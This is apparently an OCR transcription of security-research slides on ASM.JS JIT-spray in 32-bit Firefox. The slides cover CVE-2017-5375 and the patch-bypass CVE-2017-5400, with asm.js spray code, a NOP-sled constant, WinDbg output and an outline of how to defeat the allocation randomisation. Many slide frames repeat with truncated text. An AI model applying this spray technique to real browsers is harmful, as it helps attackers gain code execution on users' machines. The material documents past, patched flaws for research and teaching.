
ASM.JS

Simple ASM.JS module

```
function asm_js_module(){
    "use asm"
    function asm_js_function(){
        var val = 0xc1c2c3c4;
        return val|0;
    }

}
```

- Prolog directive
- ASM.JS module body
- Your “calculations”




```
⚠ Successfully compiled asm.js code (total compilation time 3ms;
```

ASM.JS

First Test with Firefox

- Request ASM.JS module several times



```
modules = []
for (i=0; i<=0x2000; i++){
        modules[i] = asm_js_module()
}
```

- Search for **`0xc1c2c3c4`** in memory

ASM.JS

First Test with Firefox


```
0:031> s -d 0 L?ffffffff c1c2c3c4
09bf9024  c1c2c3c4 c4839066 0d8bc304 00000000
0a720024  c1c2c3c4 c4839066 0d8bc304 0a721000
0a730024  c1c2c3c4 c4839066 0d8bc304 0a731000
0a740024  c1c2c3c4 c4839066 0d8bc304 0a741000
0a750024  c1c2c3c4 c4839066 0d8bc304 0a751000
0a760024  c1c2c3c4 c4839066 0d8bc304 0a761000
...
```

- Search for **`0xc1c2c3c4`** in memory

ASM.JS

hg SysSec

First Test with Firefox



```
0:031> s -d 0 L?fffffff
09bf9024  c1c2c3c4 c4839
0a720024  c1c2c3c4 c4839
0a730024  c1c2c3c4 c4839
0a740024  c1c2c3c4 c4839
0a750024  c1c2c3c4 c4839
0a760024  c1c2c3c4 c4839
...
```

- Search for **0xc1c2c3c**

Wait what?!?

Many requests yield many copies?

ASM.JS

First Test with Firefox

```
0:031> s -d 0 L?ffffffff
09bf9024  c1c2c3c4 c4839
0a720024  c1c2c3c4 c4839
0a730024  c1c2c3c4 c4839
0a740024  c1c2c3c4 c4839
0a750024  c1c2c3c4 c4839
0a760024  c1c2c3c4 c4839
...
```

- Search for `0xc1c2c3`

Wait what?!?

Many requests yield many copies?

It is 64k aligned (**`0xXXXX0024`**)?

ASM.JS

First Test with Firefox

```
0:031> s -d 0 L?fffffff
09bf9024  c1c2c3c4 c4839
0a720024  c1c2c3c4 c4839
0a730024  c1c2c3c4 c4839
0a740024  c1c2c3c4 c4839
0a750024  c1c2c3c4 c4839
0a760024  c1c2c3c4 c4839
...
```

- Search for **`0xc1c2c3`**

Wait what?!?


Many requests yield many copies?

It is 64k aligned (**`0xXXXX0024`**)?

Looks promising :-)

ASM.JS

First Test with Firefox




```
"use asm"
function asm_js_function(){
    var val = 0xc1c2c3c4;
    return val|0;
}
```

… indeed

```
0:031> u 10100023 L 4
10100023 b8c4c3c2c1      mov     eax,0C1C2C3C4h
10100028 6690            xchg    ax,ax
1010002a 83c404          add     esp,4
1010002d c3              ret
```

ASM.JS

First Test with Firefox



```
"use asm"
function asm_is_function(){
    var val = 0xc1c2c3c4;
    return val|0;
}
```

```
0:031> u 10100023 l4
10100023 b8c4c3c2c1      mov     eax,0C1C2C3C4h
10100028 6690            xchg    ax,ax
1010002a 83c404          add     esp,4
1010002d c3              ret
```

... indeed
constant is compiled
ahead of time to
predictable address

ASM.JS

First Test with Firefox

```
"use asm"
```


Address	Type	Committed	Private	Total WS	Blocks	Protection
0FFE0000	Private Data	8 K	8 K	8 K	2	Execute/Read
0FFF0000	Private Data	8 K	8 K	8 K	2	Execute/Read
10000000	Private Data	8 K	8 K	8 K	2	Execute/Read
10010000	Private Data	8 K	8 K	8 K	2	Execute/Read
10020000	Private Data	8 K	8 K	8 K	2	Execute/Read
10030000	Private Data	8 K	8 K	8 K	2	Execute/Read
10040000	Private Data	8 K	8 K	8 K	2	Execute/Read
10050000	Private Data	8 K	8 K	8 K	2	Execute/Read
10060000	Private Data	8 K	8 K	8 K	2	Execute/Read
10070000	Private Data	8 K	8 K	8 K	2	Execute/Read

```
1010002d c3              ret
```

ASM.JS JIT-Spray


CVE-2017-5375

- Example: nop sled with ASM.JS (Firefox 50.0.1 32-bit)




```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    // ...
    return val|0;
}
```

ASM.JS JIT-Spray




check your spray at
0x10100024



```
0:032> u 10100023 L3
10100023 b8909090a8       mov     eax,0A8909090h
10100028 05909090a8       add     eax,0A8909090h
1010002d 05909090a8       add     eax,0A8909090h
0:032>
0:032> u 10100024 L7
10100024 90               nop
10100025 90               nop
10100026 90               nop
10100027 a805             test    al,5
10100029 90               nop
1010002a 90               nop
1010002b 90               nop
0:032>
0:032> !address 10100024

Usage:                  <unknown>
Base Address:           10100000
End Address:            10101000
Region Size:            00001000 (   4.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
Type:                   00020000          MEM_PRIVATE
Allocation Base:        10100000
Allocation Protect:     00000004          PAGE_READWRITE
```

ASM.JS JIT-Spray



check your spray at

0x10

```
0:032> u 10100023 L3
10100023 b8909090a8      mov     eax,0A8909090h
10100028 05909090a8      add     eax,0A8909090h
1010002d 05909090a8      add     eax,0A8909090h
0:032>
0:032> u 10100024 L7
```

```
End Address:            10101000
Region Size:            00001000 (   4.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
Type:                   00020000          MEM_PRIVATE
Allocation Base:        10100000
Allocation Protect:     00000004          PAGE_READWRITE
```

No infoleak, no code reuse,
use your vuln to point EIP to your payload

ASM.JS JIT-Spray

CVE-2017-5375

- The flaw (simplified)

  1) ASM.JS module is compiled into RW region
  2) each module request executes VirtualAlloc
  3) → many RW regions at 64k granularity → predictable
  4) compiled module code is copied many times to RW regions
  5) RW regions are VirtualProtect'ed to RX

ASM.JS JIT-Spray

CVE-2017-5375

- The patch

  1) Randomize VirtualAlloc allocations

```
randomAddr = ComputeRandomAllocationAddress();
p = VirtualAlloc(randomAddr, ...
if (!p) {
    // Try again without randomAddr.
    p = VirtualAlloc(nullPtr, ...
```

ASM.JS JIT-Spray

CVE-2017-5375

- The patch
  1) Randomize VirtualAlloc allocations

```
randomAddr = ComputeRandomAllocationAddress();
p = VirtualAlloc(randomAddr, ...
if (!p) {
    // Try again without randomAddr.
    p = VirtualAlloc(nullPtr, ...
```

  2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

ASM.JS JIT-Spray

CVE-2017-5375

- The patch
  1) Randomize VirtualAlloc allocations

```
rando
p = V
if (!
    /
    p
```

Fixed in Firefox 51

  2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

ASM.JS JIT-Spray

CVE-2017-5375

- The patch

1) Randomize VirtualAlloc allocations

```
rando
p = V
if (!
    /
    p
```

Fixed in Firefox 51
Bypass it! :)
→ CVE-2017-5400

2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

ASM.JS JIT-Spray

CVE-2017-5400

- Bypass patch #1: force fallback code

```
p = VirtualAlloc(randomAddr, ...
if (!p) {
    // Try again without randomAddr.
    p = VirtualAlloc(nullPtr, ...
```

  - occupy as many 64k addresses as possible with Typed Arrays heap spray to decrease entropy

    → randomAddr ASM.JS JIT allocations will fail
    → fallback allocations become predictable again


ASM.JS JIT-Spray

CVE-2017-5400

- Bypass patch #2: stay within ASM.JS code limit of 160MB ;)

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```


  - spray max allocations allowed, assuming that each module will be < 64KB (est. good enough for exploitation:P)



